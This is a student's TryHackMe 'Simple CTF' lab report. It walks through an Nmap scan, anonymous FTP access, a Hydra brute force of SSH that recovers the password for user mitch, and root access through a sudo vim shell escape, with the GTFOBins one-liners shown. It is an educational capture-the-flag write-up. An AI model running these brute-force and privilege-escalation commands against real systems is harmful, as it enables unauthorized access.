


TryHackMe – Simple CTF Lab Report



OBJECTIVE →

- The objective of this lab was to perform a basic penetration testing assessment against the authorized TryHackMe Simple CTF target machine. The assessment involved network scanning, FTP enumeration, credential discovery, SSH access, and Linux privilege escalation to retrieve the required flags.

Step 1 → Nmap Enumeration

- Command used → `nmap -sV <IP>`

```
(root@kali)-[/home/kali]
# nmap -sV 10.49.143.130
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-27 12:48 +0530
Nmap scan report for 10.49.143.130
Host is up (0.023s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```

- Observation → I performed an Nmap version scan to identify the open ports and running services on the target machine.
- Open ports → FTP, HTTP, SSH

Step 2 → FTP Enumeration

- Command → ftp <IP>
- I connected to the FTP service using anonymous login because the server allowed anonymous access.

```
(root@kali)-[/home/kali]
# ftp 10.49.143.130
Connected to 10.49.143.130.
220 (vsFTPd 3.0.3)
Name (10.49.143.130:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive off
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp          4096 Aug 17  2019 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          166 Aug 17  2019 ForMitch.txt
226 Directory send OK.
ftp> get ForMitch.txt
local: ForMitch.txt remote: ForMitch.txt
200 EPRT command successful. Consider using EPSV.
150 Opening BINARY mode data connection for ForMitch.txt (166 bytes).
100% |*****|
226 Transfer complete.
166 bytes received in 00:00 (6.23 KiB/s)
```

➤ Observation →

- Since the FTP service allowed anonymous access, I attempted to connect using anonymous authentication.
- The login was successful. I then navigated to the `pub` directory and discovered a file named → `ForMitch.txt`
- The file was downloaded for further analysis.

Step 3 → SSH Password Discovery

- Command used → `hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.49.143.130:2222`

```

(root@kali)-[/home/kali]
# cat ForMitch.txt
Dammit man... you're the worst dev i've seen. You set the same pass for the system user, and the password is so weak... i cracked it in seconds. Gosh... what a mess!

(root@kali)-[/home/kali]
# hydra -l mitch -P /usr/share/wordlists/rockyou.txt ssh://10.49.143.130:2222
hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
d ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-27 13:00:01
WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
DATA] attacking ssh://10.49.143.130:2222/
2222][ssh] host: 10.49.143.130 login: mitch password: secret
of 1 target successfully completed, 1 valid password found
WARNING] Writing restore file because 1 final worker threads did not complete until end.
ERROR] 1 target did not resolve or could not be connected
ERROR] 0 target did not complete
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-27 13:00:11

```

➤ Observation →

- I used Hydra to perform an authorized password audit against the SSH service using the username `mitch` and the `rockyou.txt` wordlist.
- Hydra successfully identified valid credentials.

- Username → mitch
- Password → secret

Step 4 → Gaining Initial Access

- Command used → `ssh mitch@10.49.143.130 -p 2222`
- I logged into the target machine using SSH with the discovered credentials.

```
(root@kali)-[/home/kali]
# ssh mitch@10.49.143.130 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mitch@10.49.143.130's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
```

➤ Observation →

- I successfully logged into the target machine as the mitch user using the credentials discovered during the password audit.
- After gaining access, I checked the user's sudo permissions and found that `/usr/bin/vim` could be executed with root privileges without requiring a password.
- This indicated a potential privilege escalation path.

Step 5 → Privilege Escalation search

- I searched GTFOBins and found a privilege escalation technique for Vim.

← → ↻ gtfobins.org/gtfobins/vi/#shell

.. / vi

Sponsor Fork Star 13,491

Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo SUID
This function can be performed by any unprivileged user.
`vi -c '!:bin/sh' /dev/null`

(b) Unprivileged Sudo SUID
This function can be performed by any unprivileged user.
`vi -c ':shell'`

(c) Unprivileged Sudo SUID
This function can be performed by any unprivileged user.
`vi -c ':set shell=/bin/sh | shell'`

(d) Unprivileged Sudo SUID
This function can be performed by any unprivileged user.
`vi -c :terminal /bin/sh`

➤ Observation ➔

- I referred to GTFOBins to understand the security implications of the vim **binary** being allowed to run with elevated privileges.
- The vim binary provides functionality that can be used to obtain an elevated shell when it is incorrectly configured to run with root privileges.
- This provided the required privilege escalation path in the lab.

Step 6 → Capturing the Flags

Command used →

- `cd /root`
- `ls`
- `cat root.txt`

```
$ sudo -l
User mitch may run the following commands on Machine:
  (root) NOPASSWD: /usr/bin/vim
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ sudo /usr/bin/vim -c ':%!/bin/sh' /dev/null

# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# █
```

➤ Observation →

- After successfully escalating privileges, I accessed the `/root` directory and listed its contents.
- The `root.txt` file was identified and its contents were displayed using the `cat` command.
- The **root flag was successfully captured**, confirming successful completion of the privilege escalation stage.
-

SECURITY WEAKNESSES IDENTIFIED

- The following security weaknesses were identified during the assessment
 - Anonymous FTP access was enabled.
 - Sensitive information was available through an FTP file.

- A weak SSH password was used for the mitch account.
- The mitch user had excessive sudo privileges.
- The Vim binary could be used for privilege escalation when executed with root privileges.

Conclusion →

- In this lab, I successfully completed the Simple CTF machine in the authorized TryHackMe environment.
- I performed service enumeration using Nmap, accessed the FTP server through anonymous login, discovered useful information from the FTP share, performed an authorized SSH password audit using Hydra, and gained initial access through SSH.
- After gaining access as the mitch user, I identified a misconfigured sudo permission for the Vim binary. By researching the binary's security implications, I identified a privilege escalation path and obtained elevated privileges.
- Finally, I accessed the root directory and successfully captured the root flag.
- This practical improved my understanding of network enumeration, FTP security, credential security, SSH authentication, sudo misconfiguration, and Linux privilege escalation.